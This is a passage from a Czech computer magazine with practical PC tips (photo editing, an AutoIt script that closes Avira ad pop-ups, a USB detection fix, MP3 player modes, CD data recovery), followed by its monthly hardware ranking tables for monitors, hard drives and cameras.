křivky doleva nahoru, aby získala tvar písmene S. Úspěšně můžete použít i filtr „Filtr | Šum | Přidat šum...“, který snímku dodá nyní žádaný mírně zrnitý efekt, a vyhrát si můžete i s filtrem „Filtr | Deformace | Korekce objektivu...“. Fotografie by tak mohla například získat nádech jako z jiného věku a vyzkoušet můžete různé styly. Taková série fotografií se pak může stát zajímavou částí prezentace nebo plakátu. Ten si můžete nechat vytisknout například na www.whitewall.com.

22. Windows Live Fotografie Úprava fotografií ve Windows

Pro základní úpravu fotografií nemusíte instalovat drahé nebo rozsáhlé programy. Microsoft nabízí v rámci systému Windows 7 aplikaci Windows Live Fotografie, která toho zvládne víc, než by se možná zdálo.



Windows Live Fotografie: Microsoft nabízí uživatelům Windows 7 zdarma v rámci Windows Live Essentials poměrně výkonný nástroj na úpravu fotografií. Například můžete potlačit efekt červených očí.

TIP ► Pro základní úpravu fotografií si nemusíte pořizovat drahý grafický program. Pokud jste uživatelé Windows 7, můžete si zdarma stáhnout nástroj Windows Live Fotogalerie 2011 (<http://explore.live.com/windows-live-photo-gallery>). Zvládne toho poměrně hodně.

ČERVENÉ OČI: I fotoaparáty, u kterých nastavíte redukci efektu červených očí, občas vyprodukují fotografii, na které je tento jev viditelný. A viditelný je většinou výrazně. Program Live Fotografie k řešení tohoto problému nabízí sice jednoduchý, ale účinný nástroj „červené oči“. Stačí ukázatelem vytvořit okolo oka obdélník, a program si s efektem poradí. Pouze nesmíte zabrat zbytečně velkou část, jinak se barevně upraví i jiné části snímku.

RETUŠ: Ne každý snímek se úplně povede. Nástroj retuš vám ale umožní změnit expozici nebo barvy. Pokud vyberete volbu „expozice“, máte možnost ovlivnit jas, kontrast, stíny a světlé plochy snímku. K dispozici je i histogram. Ovlivnění stí-

nů se vám bude určitě hodit v případě, že jste fotografovali bleskem v místnosti a za postavami jsou hodně viditelné stíny. V tom případě se vám bude hodit i posuvník jas, který upraví nepříjemně rozjasněné obličej.

VYROVNAT FOTOGRAFII: Dalším typickým neduhem snímků bývá nevyrovnanost. Pokud to zrovna není umělecký záměr, měla by být například hladina fotografovaného moře správně vyrovnaná. Jestliže se to nepovede, o vyrovnaní se může postarat Windows Live Fotogalerie.

GEOZNAČKA: Nedisponuje-li zrovna váš fotoaparát funkcí zaznamenání geografické polohy, můžete ji snadno přidat v tomto editačním programu. Přitom nemusíte znát nebo někde zjišťovat přesné souřadnice. Stačí, když do položky „Geoznačka“ zadáte například „Lednice“, a program už si najde příslušné souřadnice a k fotografii je přiřadí. U větších měst můžete zadat i jejich jednotlivé části.

EFEKTY: Stejně jako u pokročilých grafických programů máte možnost ve Windows Live Fotogalerii dodat snímku určitý efekt. Jde o typické efekty, jako je oranžový nebo červený, ale i černobílý nebo sépiový. Vždy máte možnost dostat se zpět pomocí funkce „Obnovit původní“.



Windows Live Fotogalerie rozpoznává obličej - můžete jim přiřadit jméno a pak je snadno třídit.

DALŠÍ FUNKCE: Program nabízí i další funkce, včetně funkce retušování, která ovšem poslouží jen v některých případech a těžko nahradí možnosti pokročilejších grafických programů. Zajímavá je nicméně funkce rozpoznávání obličejů (Microsoft tomu říká značka osob), kterou zvládá například freewarový program Picasa. Microsoft tedy dohání, co se dá, včetně možnosti exportu snímků na sociální nebo fotografické weby, jako je Facebook nebo Flickr. Funkce pro objednání fotografií (tedy jejich vytištění) však zatím nefunguje. Každopádně jde ale o šikovný nástroj, který značně překonává tradiční „Windows prohlížeč fotografií“ nebo „Malování“.

PLACENÁ INZERCE

PLACENÁ INZERCE

23. Profesionální tip: Jak se zbavit protivných oken

Používáte určitý freewarový program, jako například Avira Anti-vir, ale rozčilují vás vyskakovací pop-up okna s reklamou. Chip vám ukáže, jak se automaticky otevírajících oken zbavit.


Okna odstraníte pomocí skriptu. Pro tento účel zvolte programovací jazyk AutoIt, který vám zjednoduší práci a který můžete použít bez předchozích znalostí. Připomíná starý dobrý jazyk Basic a navíc je to stoprocentní freeware. AutoIt byl vyvinut pro automatizaci práce s rozhraním systému Windows. Pomocí kombinací simulované klávesnice, pohybů myši a klikání a manipulace s okny se mohou úkoly automatizovat. Jiné programovací jazyky byste v tomto případě použili jen obtížně a s nevyhovující stabilitou a spolehlivostí.

AutoIt byl původně vyvinut pro situace „PC rollout“, a v takovém případě musí být nakonfigurován na mnoha počítačích stejně. AutoIt může odstranit soubory Windows a DOS, simulovat klávesnici, pohyby myši a stisky tlačítek, posunovat a měnit okna (například jejich velikost) a pak dále s nimi manipulovat, přímo integrovat ovládací prvky do oken (čtení, pohyb, deaktivace textu), pracovat se schránkou (clipboard) pro umožnění vymazání nebo vložení textu. Kromě toho pracuje AutoIt s registrem Windows.

Názorný příklad pro začátek

V tomto profesionálním tipu si ukážeme, jak zajistit automatické zavírání reklamního okna (v tomto případě u programu Avira Antivir). Pomocí tohoto tipu ale můžete zavírat každé okno ještě před tím, než se objeví na obrazovce. Současně se seznámíte s programem AutoIt a získáte přístup ke skriptovacímu programovacímu jazyku. Ten nabízí v podstatě nekonečné možnosti a pomůže vám v budoucnu vyřešit mnoho problémů s PC.

1. Stažení a instalace




AutoIt: Stáhněte si aktuální verzi programu AutoIt z internetu (www.autoitscript.com). Nejlepší pro vás bude plná instalace. Tím totiž do počítače dostanete všechny komponenty, které bude potřebovat. Nainstalujte tedy AutoIt.

2. Identifikace okna




Info: Pod „Všechny programy | AutoIt“ najdete nástroj „AutoIt Windows Info“. Spustíte tento nástroj a přesunete myši zaměřovací kříž „Finder Tool“ do horní části okna, kterého se chcete zbavit. Potom otevřete okno „Windows Info“ se všemi detaily. Dvojitě klikněte na řádek „Title“, abyste dostali přesný název okna do schránky.

3. Skriptovací kód: „Zjištění a zavření“




Program: Nyní nastal čas na programování. Otevřete okno AutoIt skript (SciTE Skript Editor) a zadejte kód tak, jak je to znázorněno na obrázku. V prvním řádku definujete proměnnou „Titel“ a přiřadíte k ní získaný název okna. Ve druhém řádku instruujete AutoIt, aby vyčkal na okno Avira. Ve třetím řádku kódu se nachází příkaz k zavření okna.

4. Programujeme dále




Elegantní varianta: Pokud by se vykonala skript z kroku 3, zavřením okna by došlo i k ukončení programu. Pokud by však Avira Antivir po čase znovu vyvolal okno, už by se nic nestalo. To je také důvod, proč se musí kód předit, aby program fungoval ve smyčce a zavřel okno i v dalších případech.

5. Uložení skriptu




Šikovný název: Svůj projekt musíte samozřejmě uložit! Pro uložení použijte nějaké chytlivé jméno, abyste ho snadno našli. Nazvěte ho tedy například „Tlumic antiviru“.

6. Testování programu




Poslední kontrola: Nyní může svůj malý prográmkem vyzkoušet. Stisknete tlačítko F5 a zkontrolujete, zda se okno antiviru skutečně uzavře – pokud jste program správně opsalí, vše by mělo fungovat bez problémů.

7. Kompilace



Vytvoření EXE souboru: Abyste získali skutečně spustitelný program, musíte skript zkompileovat a vytvořit z něho EXE soubor. Pro tyto účely použijte příkaz „Compile“ z nabídky „Tools“ nebo stisknete CTRL+F7.


8. Zařaďte EXE do nabídky „Po spuštění“



Buďte připraveni: Umístěte zástupce svého nově vytvořeného programu do složky „Po spuštění“ v nabídce Start. Soubor můžete samozřejmě umístit přímo sem. Poté, co ho tam zařadíte, se váš „Tlumič antiviru“ spustí po každém startu počítače a bude sledovat vše, co se na desktopu děje. Ověřte si v „Ovládacích panelech“, že váš nástroj způsobí vyřízení procesoru jen v rozmezí 0-1 procento.

24. USB zařízení Infikované USB zařízení už nelze v počítači rozpoznat.

Jeden den jste si ze svého USB flash disku přesunuli nějaká data do svého počítače, a druhý den už není váš počítač schopen připojený USB flash disk rozpoznat. Nicméně na jiném počítači USB paměť bez problémů funguje.



Infcache si pamatuje vše: Do tohoto souboru si Windows ukládají všechny informace o zařízeních, která se registrovala v systému.

TIP ► Systém Windows si vytváří rozsáhlý soubor nazvaný „INFCACHE.1“ o známých ovladačích všech zařízení připojených do systému. Najdete ho v adresáři „%system-root%/inf“. Windows 7 si ho ukládají do adresáře „C:\Windows\System32\DriverStore“. Soubor INFCACHE.1 obsahuje mimo jiné informace o ovladačích USB flash disků. Soubor infcache je však něco víc než jen kolekce pracovních kopií ovladačů pro Windows. Pokud dojde k nějaké chybě při provozu, při instalaci ovladače nebo při odebrání zařízení, uloží se informace o této chybě také do tohoto souboru.


Pokud tedy není váš počítač schopen USB flash disk detekovat, je patrně poškozen soubor INFCACHE po předchozím použití disku. Mohlo třeba dojít k neúspěšné instalaci jiného zařízení, nebo je místo, kde Windows hledají informace o disku, přepsáno, nebo obsahuje jiné nesprávné informace. Abyste tento problém vyřešili, musíte tento soubor jednoduše vymazat. Pro Windows to neznamená žádné riziko, protože jakmile přistě zařízení opět připojíte k počítači, systém Windows soubor automaticky nastaví. Poznámka: Aby bylo možné soubor „INFCACHE.1“ ze složky „inf“ smazat, musíte nejprve zajistit, aby byl viditelný. To snadno zařídíte přes „Nástroje | Možnosti složky“ a v záložce „Zobrazení“ musíte aktivovat u „Skrýté soubory a složky“ volbu „Zobrazovat skryté soubory a složky“.



25. MP3 přehrávače

Změňte mod MP3 přehrávače, aby ho systém rozpoznal jako disk.

Váš MP3 přehrávač se ve Windows hlásí jako přehrávač. Vy ho ale chcete použít jako běžné paměťové zařízení, abyste do něj ve Správci souborů mohli ukládat soubory metodou drag & drop.



„Mass storage“: Pokud změňte mod zařízení, MP3 přehrávač se začne chovat jako USB flash disk.

TIP ► V systému Windows můžete změnit mod, v němž pracuje připojený MP3 přehrávač. Může se totiž chovat jako běžné „velkokapacitní paměťové zařízení USB (Mass storage)“. Pak se také v „Průzkumníku“ chová jako běžný disk, má svoje „písmeno“. Microsoft má ale i jiné plány: MP3 přehrávač totiž může být také rozpoznán jako mobilní zařízení plné multimediálních souborů a schopné přehrávat hudbu

a audioknihy prostřednictvím aplikace Windows Media Player. Za to, jak je zařízení bráno systémem Windows, je zodpovědný přenosový protokol. Na jedné straně je zde MTP protokol (Media Transfer Protocol), na druhé straně pak MSC režim (Mass Storage Controller).

Pokud je v počítači nainstalován Windows Media Player 10 nebo vyšší verze, pak platí následující: Mají-li Windows volbu a možnost, tedy pokud přehrávač podporuje oba přenosové protokoly, pak ho systém integruje jako MTP USB zařízení. Jak už jsme se zmínili na začátku, u některých MP3 přehrávačů můžete upřesnit, zda má být zařízení registrováno jako MTP, nebo jako MSC. Mnoho z nich však tuto možnost ani nenabízí. Pak můžete dát MSC modu přednost prostřednictvím Správce zařízení ve Windows. Zařídíte to tak, že ve Správci zařízení („devmgmt.msc“) najdete MP3 přehrávač ve skupině „Přenosná zařízení“. Kliknutím pravým tlačítkem myši na zařízení vyvolejte kontextovou nabídku a v ní vyberte „Aktualizovat software ovladače...“. V následujícím dialogu vyberte „Vyhledat ovladač v počítači“ a následně pak volbu „Vybrat ovladač ze seznamu“. Objeví se seznam kompatibilních zařízení a vy si můžete vybrat „Velkokapacitní paměťové zařízení“ nebo „Zařízení MTP USB“. Z této nabídky tedy vyberte první volbu, a Windows změní provozní režim a přidělí MP3 přehrávači písmeno jednotky.

Režim MSC má i další výhodu: vyšší přenosovou rychlost při přenosu souborů. Pokud ale v tomto režimu přidáte novou skladbu, musí se zařadit do interní knihovny

26. Baterie mobilů Motorola

Rozpoznejte trik baterie při nabíjení a předejte mu.

Přenesli jste jen pár souborů ze svého chytrého mobilního telefonu do počítače, a indikátor stavu baterie hlásí, že je baterie plně nabitá. Po několika hodinách po odpojení vás tedy nemile překvapí nízký stav nabití.

TIP ► Indikátor stavu baterie nefunguje vždy zcela spolehlivě. Dokonce i krátké připojení k počítači pomocí USB kabelu spustí proces nabíjení a na konci indikátor oznámí plné nabití. Vzhledem k tomu, že zobrazený stav je odvozen od napětí akumulátoru, nelze tento jev změnit. Je to způsobeno tím, že i jen krátké připojení k PC zajistí značný příliv energie do mobilního telefonu. V tomto případě je tedy displej blízko reality. Nejlépe uděláte, když mobilní telefon připojíte k počítači pomocí tzv. Y kabelu (připojuje se do dvou USB konektorů počítače). Potom se totiž mobilní telefon nabíjí 1 W místo pouze 500 mW, jak je tomu v případě, kdy se použije pouze jeden USB konektor.



CHYBA MĚSÍCE

Nečitelné fotografie na CD disku

PROBLÉM: Chyba měsíce tentokrát pochází z našeho redakčního týmu – tedy lépe řečeno z našeho fotografického oddělení. Obrázky a fotografie pro každé vydání jsou buď vyfotografovány naším fotografem, nebo zakoupeny, nebo vyhledány v našem archivu. Tím se dostáváme k našemu problému: fotografie, které jsme v posledních letech sami pořídili nebo které byly zakoupeny, jsou umístěny na serveru, který se pravidelně zálohuje. Existuje ale i relativně malá skupina starších pořizovaných snímků, které jsou umístěny na CD. Z důvodů zálohování bylo každé CD vypáleno ve dvou verzích, které byly skladovány odděleně. Když jsme však jeden ze snímků z CD potřebovali, celý disk byl nečitelný a záložní protějšek byl bohužel čitelný jen částečně.

DIAGNÓZA: Uvedené disky jsme vyzkoušeli i na dalším počítači s jinou optickou mechanikou. Zde byly oba disky částečně čitelné, nicméně požadovaný

soubor se stále nedařilo přechít. Stav byl tedy následující: měli jsme dva CD disky s identickým obsahem, které bylo možné částečně přechít, a to na různých místech. Ani jeden disk nebyl na povrchu nijak viditelně poškrábán nebo poškozen tak, aby to vedlo ke ztrátě dat. Naše testovací laboratoř má s optickými mechanikami zkušenosti, a tak jsme hledali mechaniku schopnou přechít celý obsah disku. Vyzkoušeli jsme dvacet pět mechanik, ale v žádné z nich nebylo možné přechít úplně celý obsah disku. Poté jsme vyzkoušeli nástroj PC Inspektor File Recovery, ten nás však nezachránil. Ani v minulosti jsme s ním při záchraně CD/DVD disků neuspěli.

ŘEŠENÍ: Kolega navrhl vyzkoušet program h2cdimage – freewareový nástroj, který postupně „grabuje“ obsah optického datového nosiče a vytváří na disku ISO soubor s obsahem. Program je navíc schopen číst i kopie optických disků a doplňovat z nich místa, která nebyl schopen přechít na jiném médiu. A to



bylo přesně to, co jsme potřebovali! Při hledání tohoto programu jsme narazili na nástroj IsoPuzzle „by Marsou Pilamis“. Tento nástroj pracuje na stejném principu, ale má na rozdíl od programu h2cdimage grafické uživatelské rozhraní. h2cdimage pracuje jen s příkazovou řádkou. Využili jsme tedy přednosti programu IsoPuzzle. Pro rekonstrukci původního obsahu jsme potřebovali oba disky CD a čtyři optické mechaniky. Hlavní úkol byl tedy splněn. Zbývalo už jen vyzkoušet dalších 68 disků, u kterých také hrozilo, že trpí amnézií. Naštěstí to program IsoPuzzle dokáže řešit současně, takže stačilo měnit jednotlivé disky a potom mechaniky, a výsledné soubory jsme mohli přenést na server.

PLACENÁ INZERCE



**TOP10
NA WEBU**

Aktuální hardwarové žebříčky
naleznete na www.chip.cz/top-10



Z TESTLABU

Aktuální přehled kompletního trhu IT: naše **přehledné žebříčky by vám měly usnadnit orientaci a pomoci s výběrem hardwarových produktů.**

PAVEL TROUSIL



Náš přehled nejlepšího hardwaru by měl mimo jiné sloužit i k tomu, aby si případní zájemci vybrali ty nejlepší a cenově nej dostupnější komponenty a sestavili si z nich pro ně ideální počítač. Jak ale zjistil kolega při psaní článku „Postavte si počítač za 3 000 Kč“, sestavení levného a použitelného PC není žádná legrace. Ano, můžete si sice koupit opravdu ten nejlevnější 160GB pevný disk, ale jen o něco dražší už má dvojnásobnou kapacitu. Vyplatí se tedy vůbec ten nejlevnější? Podobně můžete uvažovat i u ostatních komponent.

Snadno se pak ale zase dostanete na částky, kdy už se vyplatí uvažovat, zda by nebylo lepší si ještě pár set připlatit a koupit si rovnou hotový netbook, který má i displej a baterii a který rádi využijete i mimo domov. Plnohodnotný notebook s operačním systémem nebo AIO PC je sice opět o něco dražší, ale přece jen u něj nebudete omezeni malým displejem, sotva dostatečným výkonem a malou klávesnicí... Každopádně ale počítač za 3 000 Kč postavit lze. Jak, to se dozvíte ve zmíněném článku.

V dalších článcích týkajících se hardwaru jsme se tentokrát věnovali fotografování. Přístroje schopné fotografovat se velmi rychle vyvíjejí. Úplně novou třídu tvoří „zrcadlovky bez zrcátka“, pro které se alespoň v zahraničí používá termín „system camera“, což se nějak šikovně snad ani přeložit nedá. Kvalita jejich snímků nás opravdu příjemně překvapila.

Podobně tomu bylo i u mobilu Nokia N8. Ano, u mobilu. I ten je totiž schopen foto-

grafovat a nahrávat video tak, že by se za výsledky nemusel stydět ani levnější kompak. Přitom Nokia toho zvládne mnohem víc než jen fotografování. Nakonec se dočkáme přístroje, a možná ani ne za dlouhou dobu, který bude fungovat jako mobil, počítač, MP3 přehrávač, fotoaparát, kamera, GPS navigace a kromě zobrazení na displej vám potřebné informace promítne třeba na zeď nebo někam do prostoru. O to se Nokia, na rozdíl od jiných mobilů nebo fotoaparátů, zatím ani nesnaží, ale k televizoru s HDMI už ji připojit můžete.

V našem dalším srovnávacím testu jsme se zaměřili na barevná multifunkční zařízení, která tisknou pomocí laserové technologie. Platí u nich bohužel většinou dost jednoduché pravidlo – čím levnější jsou, tím dražší tisknou. Naštěstí jsou tu i alternativy v podobě inkoustových multifunkčních zařízení, která pravidelně zahrnujeme i do naší rubriky Top 10.

Do příštího čísla plánujeme test přenosných počítačů a základních desek. To už bude první číslo dalšího roku. Co ten nám nejspíše přinese, to se dočtete v zajímavém článku o technických trendech. Někteří z těchto trendových zařízení se už příští rok nejspíše dostanou do našeho testlabu. Z některých novinek se však také dost snadno může stát pořádný propadák. Zajímavý produkt musí být totiž nejen zajímavý, ale musí také přijít v ten správný čas. O největších propadacích v dějinách IT si přečtete na straně 32.

OBSAH

HARDWARE TOP 10

135 LCD monitory - 24"
Interní pevné disky - 3,5"

136 Digitální jednooké zrcadlovky
Autonavigace

137 Černobílé laserové tiskárny
Multifunkční zařízení inkoustová

138 Datové služby: ADSL, mobilní internet, hosting, VoIP operátoři

CPU & GPU

140 Desktopové CPU: přehledná tabulka 30
nejlepších procesorů pro kancelářské, domácí
i hrací počítače.

141 Mobilní procesory: 30 nejlepších procesorů
pro notebooky a netbooky

141 Grafické čipy: Přehledná tabulka 30 nejlepších
grafických čipů pro hry, HD video i kancelářské
prostředí.

Jak Chip hodnotí

V TOP 10 se snažíme vám v kostce představit námi testované produkty různých kategorií. Jde o přehledné tabulky technických parametrů i naměřených hodnot a hodnocení nejčastěji kupovaných počítačových periférií, nebo počítačových komponent. Každý měsíc aktualizujeme ceny, přidáváme nové produkty a naopak vyřazujeme už neaktuální výrobky, které se už neprodávají.

- Špičková třída (100—90,0)
- Vyšší třída (89,9—75,0)
- Střední třída (74,9—45,0)
- Nelze doporučit (44,9—0)

- Špičková třída (100–90,0)
- Vyšší třída (89,9–75,0)
- Střední třída (74,9–45,0)
- Nelze doporučit (44,9–0)

LCD MONITORY – 24"



LCD monitor – 24"

Díky radikálnímu poklesu cen 24palcových monitorů s rozlišením 1 920 × 1 200 bodů už o tomto obřím rozměru mohou uvažovat i běžní uživatelé. Levnější monitory mají sice jen panel typu TN (není je tedy možné použít na výšku), pro běžné účely však stačí.

Poradí	Produkt		Celkové hodnocení		Orient. cena vč. DPH (Kč)	Kvalita obrazu	Vybavení	Doba odezvy	Maximální jas	Kontrast	úhly pohledu: horizontální	Technologie panelu	Rozhraní	Spotřeba při provozu
1	Dell UltraSharp U2410	93	13 000	99	96	8 ms	406 cd/m ²	861:1	172°	S-IPS	D-Sub, 2× DVI-D, HDMI, Composite, YUV		66 W	
2	NEC MultiSync PA241W	93	24 000	100	72	7 ms	360 cd/m ²	1027:1	172°	S-IPS	2× DVI-D		64 W	
3	Eizo Foris FX2431	90	25 000	97	100	9 ms	362 cd/m ²	8 000:1	176°	S-PVA	D-Sub, DVI-D, 2× HDMI, S-Video, Composite, YUV		68 W	
4	Philips 240PW9ES	90	10 000	96	58	6 ms	343 cd/m ²	3 839:1	176°	S-IPS	D-Sub, DVI-D		86 W	
5	Samsung SyncMaster 245T	86	19 000	93	74	19 ms	318 cd/m ²	1 571:1	172°	S-PVA	D-Sub, DVI-D, HDMI, S-Video, Composite, YUV		88 W	
6	Samsung SyncMaster 2494HM	85	6 000	86	76	3 ms	240 cd/m ²	1 218:1	154°	TN	D-Sub, DVI-D, HDMI		39 W	
7	Iiyama ProLite B2409HDS	84	6 000	89	61	10 ms	285 cd/m ²	16 410:1	176°	TN	D-Sub, DVI-D, HDMI		40 W	
8	Asus 24T1E	82	5 000	89	91	12 ms	251 cd/m ²	17 430:1	174°	TN	D-Sub, 2× HDMI, S-Video, Composite, YUV		43 W	
9	NEC MultiSync EA241WM	81	9 000	81	70	11 ms	385 cd/m ²	885:1	149°	TN	D-Sub, DVI-D		43 W	
10	Acer GD245HQ	81	7 500	99	55	5 ms	267 cd/m ²	6 873:1	174°	TN	D-Sub, DVI-D, HDMI		34 W	
11	BenQ MK2442	81	6 000	92	78	7 ms	227 cd/m ²	11 260:1	174°	TN	D-Sub, HDMI, S-Video, Composite, YUV		43 W	
12	BenQ M2400HD	80	4 500	89	71	18 ms	272 cd/m ²	20 050:1	176°	TN	D-Sub, DVI-D, HDMI		39 W	
13	Acer S243HLMii	80	6 000	91	55	6 ms	222 cd/m ²	7 858:1	166°	TN	D-Sub, 2× HDMI		23 W	
14	Asus VH242H	79	4 500	90	60	11 ms	282 cd/m ²	26 680:1	176°	TN	D-Sub, DVI-D, HDMI		35 W	
15	Asus VW246H	79	5 000	95	61	3 ms	260 cd/m ²	21 920:1	176°	TN	D-Sub, DVI-D, HDMI		43 W	

INTERNÍ PEVNÉ DISKY – 3,5"



Interní pevné disky – 3,5"

Pevné disky s rozhraním SATA jsou rychlé a nabízejí kapacitu až 2 TB. Liší se přenosovou rychlostí, spotřebou, hlučností a dalšími parametry, které najdete v naší přehledné tabulce.

Poradí	Produkt	Celkové hodnocení		Orient. cena vč. DPH (Kč)		Přenosová rychlost		Hlučnost	Přístupová doba	Spotřeba	Kapacita	Cena za GB	Průměrná rychlost - čtení		Průměrná rychlost - zápis		Přístupová doba - čtení (ms)	Přístupová doba - zápis (ms)	Hlučnost (sony)
1	Western Digital VelociRaptor (WD6000HLHX)	81	6 000	100	48	99	100	71	600 GB	10,73 Kč	121,9 MB/s	120,9 MB/s	7	3	4,4				
2	Seagate Barracuda XT (ST32000641AS)	81	4 400	90	100	41	86	48	2 000 GB	2,36 Kč	111,3 MB/s	106,4 MB/s	17	9	1,0				
3	Samsung SpinPoint F4 (HD322GJ)	81	900	97	82	50	71	89	320 GB	3,02 Kč	117,6 MB/s	118,2 MB/s	14	7	1,6				
4	Western Digital VelociRaptor (WD1500HLFS)	79	2 900	81	61	100	92	77	150 GB	20,71 Kč	97,6 MB/s	99,6 MB/s	7	3	3,3				
5	Seagate Barracuda LP (ST3500412AS)	78	900	78	100	43	69	82	500 GB	1,93 Kč	95,0 MB/s	94,3 MB/s	16	8	0,9				
6	Samsung SpinPoint F3 (HD103SJ)	76	1 400	92	87	36	71	65	1 000 GB	1,50 Kč	111,3 MB/s	110,8 MB/s	18	10	1,6				
7	Seagate Barracuda 7200.12 (ST3250318AS)	75	800	77	89	54	72	69	250 GB	3,43 Kč	93,3 MB/s	93,0 MB/s	13	6	1,5				
8	Samsung SpinPoint F3 (HD502HJ)	75	950	94	89	45	45	67	500 GB	2,04 Kč	113,9 MB/s	113,8 MB/s	15	8	1,5				
9	Western Digital VelociRaptor (WD3000HLFS)	75	3 600	88	53	100	71	68	300 GB	12,90 Kč	106,4 MB/s	107,3 MB/s	7	3	3,4				
10	Seagate Barracuda 7200.12 (ST3500418AS)	74	900	83	82	48	76	61	500 GB	1,93 Kč	100,8 MB/s	101,2 MB/s	15	7	1,6				
11	Samsung EcoGreen F3 (HD503HI)	73	1 000	74	89	46	56	87	500 GB	2,15 Kč	89,5 MB/s	91,3 MB/s	15	7	1,5				
12	Samsung SpinPoint F4EG (HD204UI)	72	2 400	87	77	37	60	86	2 000 GB	1,29 Kč	105,3 MB/s	105,1 MB/s	17	13	2,2				
13	Seagate Barracuda 7200.12 (ST3750528AS)	72	1 200	85	82	36	71	61	750 GB	1,72 Kč	103,3 MB/s	102,6 MB/s	17	13	1,9				
14	Seagate Barracuda LP (ST31000520AS)	72	1 400	76	85	39	71	70	1 000 GB	1,50 Kč	92,3 MB/s	91,4 MB/s	17	10	1,7				
15	Western Digital AV-GP (WD20EVD5)	71	2 300	65	98	40	68	64	2 000 GB	1,23 Kč	78,3 MB/s	78,4 MB/s	18	7	1,1				

inzerce

DIGITÁLNÍ JEDNOOKÉ ZRCADLOVKY



Digitální jednooké zrcadlovky

Svými cenami pod 30 000 Kč přitahují DSLR přístroje nižší třídy i náročnější amatérské fotografy. Pro ně představují ideální variantu, v neposlední řadě kvůli svobodné volbě objektivu a šikovné manipulaci. Je u nich ovšem třeba počítat s dalším výdajem kolem 9 000 Kč za dobrý objektiv, pokud nenajdete kombinovanou nabídku v přijatelné ceně.

* cena včetně objektivu

Pořadí	Produkt	Celkové hodnocení		Orient. cena vč. DPH (Kč)	Kvalita obrazu Vybava	Rychlost	Max. rozlišení (body)	Displej velikost	max. ISO	Šum obrazu při ISO 800	Zpoždění spouště (autofokus)	Snímku na akumulátor (bez blesku)	TV výstup	Paměťové médium	Hmotnost
1	Sony Alpha SLT-A55	98	19 000	97	100	94	4912 × 3264	3,0"	25600	1,5	0,18 s	600	HDMI (1080p), Video	CF I/II	520 g
2	Sony Alpha SLT-A33	95	17 000	94	99	86	4592 × 3056	3,0"	25600	1,5	0,18 s	530	HDMI (1080p), Audio/Video	SD	510 g
